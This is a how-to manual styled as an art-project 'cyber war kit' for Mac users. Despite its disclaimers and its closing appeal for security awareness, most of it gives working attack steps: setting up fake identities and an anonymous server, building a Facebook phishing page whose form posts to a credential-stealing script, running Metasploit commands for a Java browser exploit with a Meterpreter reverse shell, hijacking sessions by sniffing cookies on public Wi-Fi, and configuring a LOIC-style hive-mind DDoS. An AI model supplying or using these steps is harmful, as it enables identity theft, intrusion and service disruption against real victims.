Contents

About This Book

What you are holding in your hands is unique. This is the only instantiation of the book. It will never be mass produced. It exists only to prove the existence of such a book. It's the same for My Very First Cyber War Kit: Cyber War In A Box. The kit is not available for download or sale or distribution in any sense.

The project My Very First Cyber War Kit: Cyber War in a Box exists solely as a proof of concept. It proves the concept that cyber war can be very easy. This book and its related materials teach users how to engage in simple yet common cyber war tactics used by governments, nationalist hackers, info terrorists, etc. The book's primary focus is to make these techniques as simple as possible. Users will be able to steal someone's online identity by following some simple instructions. They will also be able to read files on someone's computer just by taking an hour or two to read a chapter.

Let me stress again that this book will not be mass produced. But something like it could be mass produced very easily. In fact a lot of the techniques and tools demonstrated in this book are available on the Internet. This book merely collates all that material into a single volume. There is precedence for this sort of thing. The Syrian Electronic Army, a government backed hacker collective, actually publishes instructions and hacking software on their website. In fact this project is heavily influenced by the events occurring in Syria's electronic battlefield. If nothing else, it is a warning of how future cyber conflicts will affect every one of us.

If by some chance you do encounter this book outside of its intended setting, a gallery, then let me say this here and now. This book is for educational purposes. It is illegal to do many of the things in this book without expressed consent. The author is not responsible for anything you do with this book. The author does not promote, suggest, or want you to do any of the things in this

book.

The book teaches many cyber war tactics, but the point is to teach them as simply as possible. As a result there is a lot of things left out. You will not be an expert hacker after reading this book. That takes years and a lot of understanding of different technologies. It teaches you how to be a script kiddie, the lowest form of hacker. There are some things in this book that teach you how to avoid detection, but like I said, that is not the point of this book. Many of the techniques in this book are actually taught in a way that would make it very easy for the user to be caught and prosecuted. Let that be a warning to you if you do by some chance get your hand on this book and intend to use it for nefarious means.

What You Will Need

To engage in cyber war, one needs many things. But above all else, one must have esoteric knowledge on a variety of computer related topics. The purpose of this manual is to make that knowledge less esoteric. That being said there are a few things you will need in order to use this kit successfully. Some of them are things you can buy, download for free, or obtain on the internet. Many are included with the kit.

A computer with OSX

This Kit and manual is for Apple users with macs running OSX. If you do not have a computer with OSX on it then this is not the kit for you.

Fake Email Accounts

An email account is required for just about everything on the Internet. They act as a form of Identification. As a computer hacker, anonymity is your most valuable tool. Never use your personal email account when you engage in any computer hacking activities. But you can always use a fake email.

When creating a fake email account, make sure that you use a different IP address than you normally use. IP addresses are what authorities and other hackers use to identify you or your servers. You can get around this by signing up in an internet cafe or some place where there is public internet access. Even better yet, go to a computer store and use a public computer to sign up. If you are using a device that you think can have any link back to you, don't use it. Use something else. Also if you do use a public computer, use one in a place that

you have never been before and don't plan on going back to. It is very easy to make a fake Gmail account. Navigate to:

```
http://www.gmail.com
```

Click "Create An Account". First you will have to fill out some identity information. Do not enter anything that could be linked to you. There is a nifty tool at http://www.fakenamegenerator.com/. It will generate a first and last name as well as numerous other identity fields. Google requires a first and last name as well as a username and password. Make sure you remember these things. Write them down if you have to. Fill in the rest of the fields and verify the captcha. Then click "next step". And that's it; you now have an anonymous Internet identity. Keep in mind that this violates Google's Terms of Service, and you are respsonsible for any actions you do..
Now that you have this identity, be careful how you use it. It would be unwise to use it if you were working from home. Remember the whole point is to limit the things that trace back to you.

Now that you an anonymous email persona, you can sign up for just about every popular social media account out there. Create as many as you like. There is nothing stopping you from being 2 different people on the Internet. There's nothing stopping you from being 1,000 people!

Now if you want to be 1,000 people but feel like this process is too long winded, then never fear! There is a tool for that. It is called Mailinator at:

```
http://mailinator.com/
```

Any time you want to sign up for a website anonymously, just use blahblahbla@mailinator.com as your email address. You can write anything before the @ symbol. Once you are done registering, you can go to mailinator.com and enter in that email address and you have access to that email account. Note that there is no password protection for these accounts. Anyone can access them. This is primarily used to get around the email notification step in any registration process.

Cookie Editor

Some of the techniques you will learn require altering snippets of data called cookies. These are files stored on your computer by web applications. Later on you will learn how to trick a website into thinking you are someone else by altering these bits of data. There are multiple ways of doing this, some trickier than others. If you are a Google Chrome user, download EditThis Cookie. Navigate to:

```
https://chrome.google.com/webstore/detail/edit
this-cookie/fngmhnnpilhplaeedifhccceomclgfbg?hl=en
```

Just like most of the software featured in this kit, EditThis Cookie is free. This tool is by far the easiest way of manipulating cookie data, but there are others too. Don't be afraid to search around and find one you like. You can also directly manipulate cookies by finding out where they are stored on your computer (they are usually in different places for different browsers) or by using the built in developer tools in most contemporary browsers like Chrome, Safari, Firefox, and Opera.

Mac Terminal

This is the standard command line interface for Mac OSX. It comes pre installed on every mac computer. If your have ever seen any hacker movie, they almost always use some form of command line interface. Essentially, the command line is how computer users interacted with computers before GUI's (Graphical User Interface). The OSX terminal can do everything your GUI can, but it also does a lot more! There are multiple ways of opening up the terminal, but the quickest way is the use the Finder tool. Just hold down Command + Space Bar and the finder input will open in the top right of your screen. Then type in Terminal and press enter. Voila! Now you look like a hacker!

MacPorts

MacPorts is a package management program for macs. It makes it easier to install certain software on the mac. Essentially it an app store for your terminal. We need this tool because it is often much easier to install some of the software you need via MacPorts. Many of the software tools we are using were designed with PC users in mind. It's the same with the installation documentation. MacPorts allows us to simply download and configure various software programs by opening up the terminal and typing:

```
sudo port install (the package you want).
```

Without macports or some other type of package management software, you will often find yourself spending hours looking over forums trying to figure out what went wrong. MacPorts will make your like easier.The website for macports is http://www.macports.org/ and here is a helpful installation guide: http://guide.macports.org/#installing

Xcode

Xcode is a programming/developer toolkit for mac osx. It is free. Download it from:

```
https://developer.apple.com/xcode/
```

and follow the installation instructions. You will not need to use xcode, but some of the tools we will use will be dependent on it.

Metasploit Framework

Computer hacking has become much more accessible over the years.This is partly due to information security tools like the Metasploit Framework. Designed for professional penetration testers and security consultants,

Metasploit has a large community and thousands of built in exploits. The kit can also be used by nefarious hackers. Why rebuild the wheel when there's Metasploit. You can download the free version from the website:

```
http://www.metasploit.com
```

An Anonymous Server

In order for some of the techniques to work, we will need to serve files to potential victims. We will need to set up a webhost to store these file on the internet on a webserver. There are multiple ways to do this, but for our purposes we will need to do this in a way that keeps us anonymous. All webhosts require you to submit personal data, but this can all be faked. The hard part is falsifying payment data. Even if the webhost sets you up on a free plan, they will still require a credit card before you can begin to use the service. Unless you have stolen credit card credentials, it is usually difficult to set up a fully anonymous webserver. Luckily there is a way around this. Some web hosting services allow you to pay with prepaid gift cards from AMEX, Visa, and Mastercard. And since you can buy these with cash at your local pharmacy, there is nothing tying your name to the card. One such webhost that allows you to do this is Go Daddy. Furthermore Go Daddy allows you to pay for webhosting for a single month. You will have to pay for the single month, and a domain name. A $25 dollar prepaid credit card should cover this. To find an available domain name, you can just create a random alphanumeric string. Random.org is a good spot for this. When you are filling out the user information form for Go Daddy, be sure to make up all the data. Use the fake name generator like you did for Gmail. It provides you with every bit of data that a personal info form could want including address and phone number. You will have to add an email address that you can actually access for confirmation purposes. Use your fake email account or a mailinator account.

Make sure you record all the fake personal data as well as the domain name that you created for the anonymous server so you can reference it later. You will be issued login credentials to access your server. Make sure you record this information too. It would also be wise to do all of this from an IP address

that is not associated with you, i.e. at an apple store or a school library.

File Transfer Capabilities

Now that we have a server up and running we will need to upload files to it. There are multiple ways of doing this. You can use a FTP (file transfer protocol) client like Cyber Duck, or you can do this directly from the Terminal using the FTP command. Cyberduck is a free FTP client. You can download it from cyberduck.ch. Cyberduck is a very easy to use ftp client that comes with the ability to integrate with text editors. This means that once the FTP connection is open you can edit the files on your server directly from your computer using whichever text editor you want. Whenever you save the file on your computer, the changes are immediately made on the server.

The other more direct way of accessing you server is using the FTP command in your terminal. To do this enter the following commands in your terminal:

1. FTP
2. (your server domain)
3. (your server username)
4. (your server password)

After you enter in all these credentials you will be shown a list of directories and files on your computer. To move to a specific directory use the CD command. To upload a file to the server use the PUT command and supply the correct path to that file. This would like something like this:

```
Put /Users/myusername/Desktop/filetoupload.txt
```

You can find more commands from :

```
http://www.dummies.com/how-to/content/how-to-use
-ftp-from-terminal-to-transfer-mac-files.html
```

Wireshark

Wireshark is a network packet analyzer that we will use to spy on wireless network traffic. You can download and install it from here:

```
http://www.wireshark.org/download.html
```

Wireshark will be explained further in a later chapter.

That's It


These are all the tools that you need to complete the tutorials in this book. There is a wide range of free tools on the Internet for doing similar things. The most advanced hackers will make their own tools. Once you are done downloading the kit, you might want to explore other tools or try your hand at creating your own.

Creating A Simple Phishing Attack

Now its time for your first computer hacking lesson! We've all seen the movies where a hacker sits in front of a monitor, furiously typing commands, and magically hacks into the U.S. Department of defense. We're going to start off with something simpler, a phishing attack.

The weakest link in any security system is the human element, and phishing attacks are notorious for taking advantage of this element. Basically, phishing is type of attack that tries to trick victims into divulging sensitive information like passwords or credit card numbers. You've heard of them before, "I'm a Nigerian Prince" or countless other emails trapped in your spam folder. These types of attacks target large amounts of people, usually millions in attempt to trick just a slim few. This chapter demonstrates how to create phishing attack designed to obtain social media credentials. On its own, this type of attack will rarely work, unless you are targeting your 80 year old grandmother. However, this type of attack used alongside of other social engineering techniques can create what is known as a spear phishing attack, a phishing attack designed to hack a specific target.

This chapter will require your anonymous server to host the phishing page as well as a script that will obtain the victims credentials. We will create a phishing attack for Facebook users. We will serve victims a page that looks like a Facebook login page. When they enter their credentials, our script will steal those credentials and redirect the victim to a failed login page, making them think that they entered their password incorrectly.



The first thing we must do is navigate to Facebook. If you are logged in, log out. We need the source code from the login page. We are specifically looking for the content on :

```
https://www.facebook.com
```

If you see something like:

```
https://www.facebook.com/index.php?stype=lo&lh=Adb
36pMeCgj9afLw&aik=YfMo-IY6GS-syGNwIJzEzTQ
```

delete everything after facebook.com/. Now copy the source file for the page. This will be all the html, css, and javascript that make up the page. There are a couple ways you can do this. Most browsers have the "view source" option in the right mouse click menu. You can usually find it under the "view" menu option at the top of the browser. Now select all and copy it to a file on your

anonymous servers. You can title this file whatever you want, but make sure it has the extension type ".html". The resulting url path should end up looking something like:

```
http://www.yourhackingserver.com/fbLogin.html
```

Next we have to redirect the form data, i.e. the login credentials. In the source file which is now hosted on your server there will be a snippet of code that looks something like this:

```
<form id="login_form" action="https://www.facebook.com/login.php?
login_attempt=1" method="post" onsubmit="return window.Event
&amp;amp;&amp;amp; Event.__inlineSubmit &amp;amp;&amp;amp; Event.__
inlineSubmit(this,event)">
```

Even though the source document you copied is massive, this snippet of code provides the bulk of the functionality for the page. What we want to alter is the action attribute. Currently it says:

```
https://www.facebook.com/login.php?login_attempt=1
```

What that means is that your credentials will be sent to a server side programming script at that url path. We want to change this so it is sent to our own server script. We will redirect it to a simple script that sends the victim's login info to our anonymous email account. This script is provided for you in the kit thumb drive. Upload this file to your server and alter the code to reflect the email account you want the credentials to be sent to. You can rename the file anything you like, just keep the .php extension . If you named the file "passwordThief" the edited form should look like this:

```
<form id="login_form" action="http://www.yourhackingserver.com/
passwordThief.php" method="post" onsubmit="return window.
Event &amp;amp;&amp;amp; Event.__inlineSubmit &amp;amp;&amp;amp; Event.__
inlineSubmit(this,event)">
```

This attack requires some simple social engineering. You could send the fake login page link to a victim over chat, email, or some other social network site. Just say something like "Hey check out this Facebook picture". The member will go to your link and think that they are not logged into Facebook. They will then enter their login info the form and click submit. The passwordThief script takes those credentials and emails them to the email account that you specified. It then redirects the victim to a failed login attempt Facebook page, providing them with the illusion that they entered their password incorrectly. Another thing that you might want to do is put your malicious url through a url shortener so it looks like:

```
https://bit.ly/2ogog67
```

instead of:

```
http://www.myhackingserver.com/facebook.html
```

So there you go, simple, and frighteningly convincing. A word of caution though. This tutorial and code only demonstrate a simple instantiation of this hack. There are better ways to do this, ways that are safer for you. As a hacker, it's up to you to determine which practices and techniques make you feel the safest.

This attack is also best used in combination with some other attack. These attacks are often used with more information about the victim, becoming what we mentioned before, a spear phishing attack. Don't be afraid to experiment on you own. This technique can be used with every social media website.

Spying On People With Metasploit

Now it's time to get our hands dirty. In this chapter we learn how to leverage the popular penetration testing framework Metasploit to hack into a victim's computer. This is the real deal. What you will learn in this chapter is very powerful and very illegal unless you have expressed permission to do so.

In this chapter we will use macports to help install metasploit, allow port forwarding so you can hack victims outside your Local Area Network (LAN), and learn how to use Meterpreter. One you have learned these skills and combine them with other skills you have learned from this manual, you will be well on your way to becoming a powerful cyber warrior.

So what exactly is Metasploit? Simply, Metasploit is a framework for penetration testers(a euphemism for white hat hackers). The framework is designed to make testing network security systems as easy as possible. First we will need to install it on our Mac. To do this we will use macports. If you haven't installed macports and Xcode do it now. Review the first chapter if you need to. This section will not work without these two software programs. First open up terminal and make sure you are connected to the Internet. Type in the following commands and let them run:

```
sudo port selfupdate

sudo port clean ruby19

sudo port install ruby19 +nosuffix
```


The Metasploit framework is built out of Ruby scripts (a programming language), therefore we need to install ruby for it to work. The commands above did that for us.

Next we will go ahead and install the framework. Type in the following command into your terminal:

```
svn co https://www.metasploit.com/svn/
framework3/trunk
```

This will grab all the files you need directly from the Metasploit network. Once you download it, it's ready to go. To get it started, we will need to execute the msf console, a command line interface for using the framework to test network security. In order to get it running, you need to be sure of where you downloaded the Metasploit framework. It's likely that it is in your Downloads folder. Its best to put the files somewhere for easy access like the Desktop, but the choice is up to you. To execute the msf console you must first navigate to folder that it is located in. As an example, let's say you moved the folder to the desktop. In terminal you would input the following command to start the msfconsole:

```
./Desktop/trunk/msfconsole
```



The console might take sometime to load, but when it does you see some ascii art and some stats about the number of exploits and payloads. You will also see another command prompt except this time it will look like:

```
msf >
```

Now before we dive into constructing and exploit and payload, we must first allow metasploit the penetrate targets on a wide area network (WAN or in other words the internet). To do this we must first enable port forwarding on our router. It is understandable if you feel like a lot of terms and concepts are being thrown at you. Don't worry, all you need to know are the commands and their effects. You don't necessarily have to understand how or why they work, although that understanding will help you immensely.

If you do not configure port forwarding however this tutorial will not

work. In order to do this you must access your router. To do this, you enter the router's IP address in you navigation bar. You can find the router's address by going to your network settings on your computer. They are usually under the advanced settings under network settings. The router's IP Address is usually under the IP/TCP setting. One you navigate to this IP Address, you will be prompted for a username and password. These are often left as the factoring settings:

```
Username: admin
Password: admin
```

If you changed the factory defaults when setting up your home network, then enter those. We are looking for the port forwarding settings, these will be located in different places for different routers, but they are normally under "routing", "virtual servers", or "games". We will need to configure a few things. Keep in mind that we will use these same configurations for when we create the exploit so make sure you are being consistent. We will need to configure the outgoing ports and the incoming ports. Lets type in port 8080. Make sure they are both the same. Sometimes you will need to specify the local IP address of you computer on your home network. Make sure you click save settings to enable port forwarding. The last thing we will need to get this work is our external IP address. This is how the rest of the internet sees your network. You can get this IP Address by going to:

```
http://www.whatsmyip.org
```

Now we are ready to construct the exploit. We will use the latest Java Exploit. In the msf console type the following commands:

```
1.  msf > use exploit/multi/browser/java_jre17
_jmxbean

2.  msf exploit(java_jre17_jmxbean) > set PAYLOAD
```

```
java/meterpreter/reverse_tcp

3.   set srvhost (your local IP address)

4.   set srvport 8080

5.   set URIPATH /

6.   set LHOST (your local IP address)

7.   Exploit
```

8. Metasploit will give you back an url. It will probably look like 111.111.1.11:8080/. The 111.111.1.1 represents your local IP Address. Make sure you swap that out with your external IP address. It should look like (your external IP):8080/

9. Send this URL to someone.

10. Upon exploit success you will be given the response "Meterpreter session 1 opened"

11. Type in the command sessions –I 1

Now you are in someone's computer. Congratulations, you are now a hacker. You can do many things from here. For now, have fun just reading files on their computer.

You can do this with basic terminal commands.

LS – view all the files and folders in the current directory

CD- navigate to a specific directory

CAT – prints file to terminal window.

TOUCH - create a file

NANO - edits a file

Hacking Into [redacted] The Easy Way

We live in time saturated with social media. Our virtual identities are fleshed out through numerous platforms like Facebook, Twitter, LinkedIn, and Tumblr. Our social networks have become essential and coveted, but many of them suffer from a fatal flaw.

This chapter teaches you how to hack into some of these networks with a technique known as session hijacking. For the purposes of this chapter we will use [redacted] as an example.

So what is session hijacking? Essentially, it is a technique in web application hacking in which you trick a server into thinking you are someone else. When you first navigate to a page like [redacted] you are served up a login page. Basically this is the [redacted] server asking you to identify yourself. When you enter in your username and password, it checks its database to match what you gave it with what is has stored. If the two entries match, the server goes "Ah! I remember you, here is all the stuff you have stored inside me."

Now, this where the idea of a session comes in. When you navigate to [redacted] the odds are that millions of other people are doing the same thing at the same time. Imagine for a moment that you are one of these servers. Every second millions of people are asking you for something. However you don't really know who they are. All you are told is the IP address 172.16.254.1 wants this file. As you know, a [redacted] profile does not say 172.16.254.1 at the top of it, it says someone's name. Session tokens are the way servers like you solve this. IP address 172.16.254.1 asks you for a file. But you say "Wait, hold up, prove to me that I know you. Only then will I be allowed to give this

file!" IP address 172.16.254.1 posts a user name and a password. You then check it against your database and find that these are the credentials for John Doe. You say "Hi John Doe! Here is the file you requested. I know who you are now. And so you I don't have prompt you for a password ever time you request another file, here is a secret code for you. Just attach that secret code to every file request and I will know it's you!" This secret code is what we call a session token. It's the reason why you don't have to enter your username and password every time you navigate to a new [redacted] page.

But what would happen if someone figured out that secret code? Since the server is only expecting this code after you log in, anyone with that secret code can pretend to be you and hack into your [redacted] account. This is called session hijacking, and it's very easy to do for many websites.

This is because of our reliance on wireless network routers. Imagine you're sitting in a café working on a novel or homework and you want to access the Internet. You're probably using a wireless network connection. You want to access [redacted] on your laptop, but there are no physical wires connecting your computer to a network. What happens is that your computer sends out a radio signal to the wireless router, an Access Point to the network. The coffee shop's router receives this signal and then sends your request out to the Internet. The [redacted] server receives your request, and sends the file back to the router at the coffee shop. The wireless router then broadcasts this data, and your computer picks it up. But wait, let's think about this a little bit more. We are using radio technology. That means that all communication between your computer and the wireless router are being broadcast to the entire cafe! That also means that things like passwords and session tokens are also being broadcast to the entire café. Normally your computer only listens to communications directed at your computer, but it is very easy to tell it to listen to everyone's communications. Using this very simple technique, it is very easy to hack into multiple types of social media accounts! We will use this vulnerability in wireless networks in order to intercept a victim's authenticated communications to a server. Below are two very simple methods of how to do this.

To demonstrate this, we are going to hack into a [redacted] account. Since we are demonstrating session hijacking, we will not be looking for passwords. We will be looking for the authentication cookies (the session

tokens; those secret passwords we talked about earlier) that [redacted] gives you after log in. Cookies are the tiny bits of data that the [redacted] server saves on your computer so you can send them back to [redacted] when you request a page. To hack into a [redacted] account, we will only need two cookies. These are the [redacted] cookie and the [redacted] cookie. You can see these cookies a variety of ways. Modern versions of Firefox and Chrome browsers give you web developer tools. To see the [redacted] cookies, just right click on your mouse and select inspect element. A frame will appear at the bottom of the page with a number of displays and options. For Chrome, the cookies will be listed under the resources tab. For Firefox, the cookies will be listed under the cookies tab.

Wireshark Method

1. Open up Wireshark.

2. Start a capture using the EN1 interface, this is your wireless card.

3. Set the capture filter to http.request.method contains "GET". This will show you only the http GET requests, the ones that have the authentication cookies with them.

4. You will be looking only for requests to [redacted] There are numerous types of [redacted] requests, some of them containing the authenticated cookies, some of them without it. Let look for the following Get request:

[redacted]

5. Right click on the request, and select the Follow TCP Stream option.

6. A window will pop up with the packet data. In it will be all the cookies sent along with that packet. Remember all you need is the [redacted] and the [redacted] cookies. Copy them.

7. Now navigate to [redacted] If you are already logged in, log out. We will now take these cookies and insert them into our browser. You can do this from the inspect element developer tool or browser plugins like Cookie Editor. First delete all the cookies that are there. Then copy the cookies in the editor and click submit.

8. Refresh the page, if all goes according to plan, you will be served someone elses [redacted] profile.

OSX Terminal Method

1. Open up the OSX Terminal.

2. Copy this command into the terminal :

[redacted]

3. This command only returns the authenticated cookie values. If you are in public space you might get a lot.

4. Inject these cookies into the browser using the methods described above.

5. Refresh the page.

So now we have hacked into someone's [redacted] account! It's a lot easier than you had expected, right? As you can see, there are two ways to do this. One uses a free and widely distributed software. The other uses the Mac OSX terminal, a command line program that comes with your Mac! While Wireshark has a kinder GUI, some extra expertise with the Terminal will allow you to script and automate the theft of session tokens. The Sky's the limit!

Now as you probably guessed, hacking into someones [redacted] k page can be incredibly damaging. Novice hackers will probably give in to the desire to deface the page, to demonstrate their technical prowess. However, there is much more at stake when we talk about Cyber War and Espionage. Hacking into someone's [redacted] account gives us access to a lot of very valuable data. We have stolen an identity. We can now use this identity to social engineer someone in the future. Combining this technique with the Metasploit hack is very powerful and is the basis of cyber espionage .

Hacking Into [redacted]

In this chapter we will learn how to hack into [redacted] a popular and free [redacted] is an opensource tool for creating dynamic websites. Because it is free and opensource, many people use it to create [redacted] Because so many people use it, it is a prime target for hackers. We will cover two different ways of hacking into [redacted] in this chapter.

By hacking into a [redacted] you have to ability to alter content on a website. [redacted]

We will explore two ways to hack into [redacted] The first uses Metasploit to brute force the [redacted] login page. The second uses vulnerabilities in [redacted] plugins found on the internet.

[redacted] This flaw is compounded by the fact that many [redacted] users never change the default [redacted] Metasploit has a [redacted] of this vulnerability. From the msfconsole (like we did in the metasploit chapter) command line promp type in the following:

```
[redacted]
```

We will have to set number of options. Lets say our target is:

[redacted]

We have discovered that the url for the login page is:

[redacted]

Lets assume that the username is stil[redacted]' We will have to enter in the following commands:

[redacted]

The type of attack that we will use is called a[redacted]The program tries a number of[redacted]
Metasploit comes with a[redacted]

[redacted]

Now enter run.[redacted]

Now this exploit is unlikely to work against anybody with a sense of security[redacted]
There are other ways to hack[redacted]though.

If we navigate to:

http://www.cvedetails.com/vulnerability-list/

we can see all of the reported vulnerabilities. Many of these can still be used as exploits since users often forget to update their installation. While this website shows you all of the known exploits and a few details about each one, it doesn't really show you how to exploit them. For that we turn to another website

This website shows a number of vulnerabilities and how to exploit them.

without any oversight from [redacted] To demonstrate the process we will use the following exploit:

[redacted]

It takes advantage of the [redacted] We will use a php script to exploit the vulnerability. You can find the php code at the url above or along with this kit. Upload the php code to your server. To find a website with this vulnerability we will use a google dork, a search parameter to finds websites with very specific information. For this esploit we will use the following dork:

[redacted]

Enter that into a google search. Any of the results will be vulnerable. Now change the url in the php code to reflect the url you will be exploiting. The code should end up looking like this:

```
<?php
[redacted]
?>
```

Now execute that php script by navigating to it on your server. You will get a bunch of data back looking like this:

We will use this data to reset the admin's password. To do this, navigate to the login page of the site you are exploiting.

Next click the option. In this form, type in the email address you received by executing your script. If you execute that same script you should get something like this:

[redacted]Change it to whatever you want and submit. Now you can[redacted]

So now you have learned two different ways of hacking into[redacted] Both techniques are stepping stones to expert level hacking techniques. While both exploits can be successful, usually more information gathering is required.

Distributed Denial of Service With Low Orbit Ion Cannon

The last chapter in this manual deals with the powerful and widely used technique known as Distributed Denial of Service(DDoS). This tool is used by cyber combatants to take down internet services and websites. But how does DDoS work?

DDoS attacks work by sending too much traffic to a target server. Websites are designed to accept requests and send data back to users. But they are designed to do this with the assumption that each user only wants one file at a time. But what if each user is asking for multiple files really quickly? What if 100,000 users all requesting the same file 1000 times a second. Servers are not prepared to handle this type of stress. This amount of traffic causes the server to overload and shutdown, causing whichever service that is hosted on the server to be shutdown as well.

These attacks are normally performed by something called a botnet, a network of thousands of computers hijacked by a single user. These networks are usually created by infecting scores of computers with malware through a computer virus or worm. Many of the computers in a botnet belong to users who are unaware that their machine is infected and is part of a hacking. Creating a botnet often involves breaking numerous laws. The creation of one often takes advanced computer hacking skills and is not within the scope of this kit.

There are other ways of creating DDoS attacks though, ways like The Low Orbit Ion Cannon (LOIC). This tool has gained a lot of notoriety because of its use by the hactivist collective Anonymous. Simply, the LOIC allows users to voluntarily sign their computer up to participate in a bot net. The tools was even simplified to be made out of javascript so that users don't even have to install

anything to their computer, they can just visit a website that host's the LOIC, or download the javascript and html files and open them up in the browser of their choosing.

We will be using this instantiation of the LOIC, know as the Low Orbit Web Cannon (LOWC). A similar technique was used by the Syrian Electronic Army. My Very First Cyber War Kit comes with everything you need to launch the LOWC. You can either host it from your anonymous server, or use it locally by opening up the the loic.html file in you browser.

All you have to do is put the address of the website you want to attack in the "select your target" form. Next select the request interval using the slider. Intervals are measured in milliseconds. The closer the slider is to the left, the faster the requests will be made. Finally, click the "IMMA CHARGING MAH LAZER" button.

This tool is relatively useless in a single web browser. It is designed to be used by multiple browsers at once. In order to help coordinate attacks, the LOWC comes with hive mind mode. This allows your browser to connect to a server for instructions. In order to connect to a specific server, just insert the server's address in the hive mind form.

Controlling the hive mind is also very simple. All you need to do is host

another file. Lets call it hive.js. Copy and paste the following code into the file:

```
var info = ({
"target": "http://www.example.com/", //Target
URL (with "http://").
"msg": "LOWC - Test tool", //Append message.
"status": "stop" //Attack status ("start" or
"stop").
})
```

Change the target value to the taget of your choice. Now you send the URL to all of the users connecting to your server. The URL should look something like this: http://www.myAnonymousServer.com/lowc/hive.js. To start an attack that uses all of the browsers of people connecting to your site the hive.js code should look like this:

```
var info = ({
"target": "http://www.ourTarget.com/", //
Target URL (with "http://").
"msg": "We are using the Low Orbit Web Cannon",
//Append message.
"status": "Start" //Attack status ("start" or
"stop").
})
```

And that's all you need to know in order to set up a DDoS tool. This only works if you have hundreds of bots at your disposal so be sure to invite all your friends to the attack.

What Does It All Mean?

The instructions in this manual outline the basic tactics used in cyber conflicts. Upon studying this material a reader will be able to steal someone's identity, engage in cyber espionage, deface websites, and coordinate DDoS attacks. The techniques and tutorials of this manual were chosen because they model the behavior of small hacktivist groups like Anonymous or The Syrian Electronic Army. These techniques specifically target the lowest hanging fruit in the cyber vulnerability tree.

But just because they are the lowest hanging fruit does not mean that there is no cause for concern. Individuals and smaller companies are vulnerable to all of the these techniques. This is because they do not have the required knowledge to protect themselve or the money to hire someone who does. As a result, they will continue to be victims of cyber attacks. This manual demonstrates how easy it can be to engage in simple cyber techniques, actions that can have major consequences. The instructions are designed to be as easy as possible, some of them simply require copying and pasting. The manual envisions a future where the tutorials are even easier, perhaps a prepackaged software kit like Metasploit, but even easier.

Imagine a tool that just requires a target and the click of a button. This manual attempts to simulate that future. Some might say a future like that is terrifying, others might say that it is empowering. Either way, what should be taken away from this book is the necessity for average people to have a basic cyber security knowledge. Most security problems are the result developer ignorance. Having said that, a little knowledge in cyber security can go a long way in protecting anyone from malicious hackers around the world.

Glossary

CMS: Content Management System. This is a tool used by many websites to make creation and publishing of articles really simple.

Cookie: A piece of data stored on your computer by websites. Cookies are used so websites can remeber certain things about you such as the last time you visited.

Database: Usually sits on a server. It is a place to store all types of data like text, passwords, personal data and more. Many websites today make use of databases.

DDoS: Distributed Denial of Service. A technique in which thousands of infected computers are forced to send traffic to a particular web page. The collective web traffic often crashes the web site, causing a denial of service to users.

Exploit: A code or technique that takes advantage of a vulnerability in software or hardware.

GUI: Graphical User Interface. The contemporary means by which we use computers. GUI's are visual interfaces that allow us to control our computer by pointing and clicking on icons.

IP Address: Internet Protocol Address. The address that identifies a computer on the internet. IP Addresses are to used by all networked computes to send and receive traffic.

LAN: Local Area Network.This a smaller network that is usually connected to the larger network as a whole. A good example of a LAN is your home computer network.

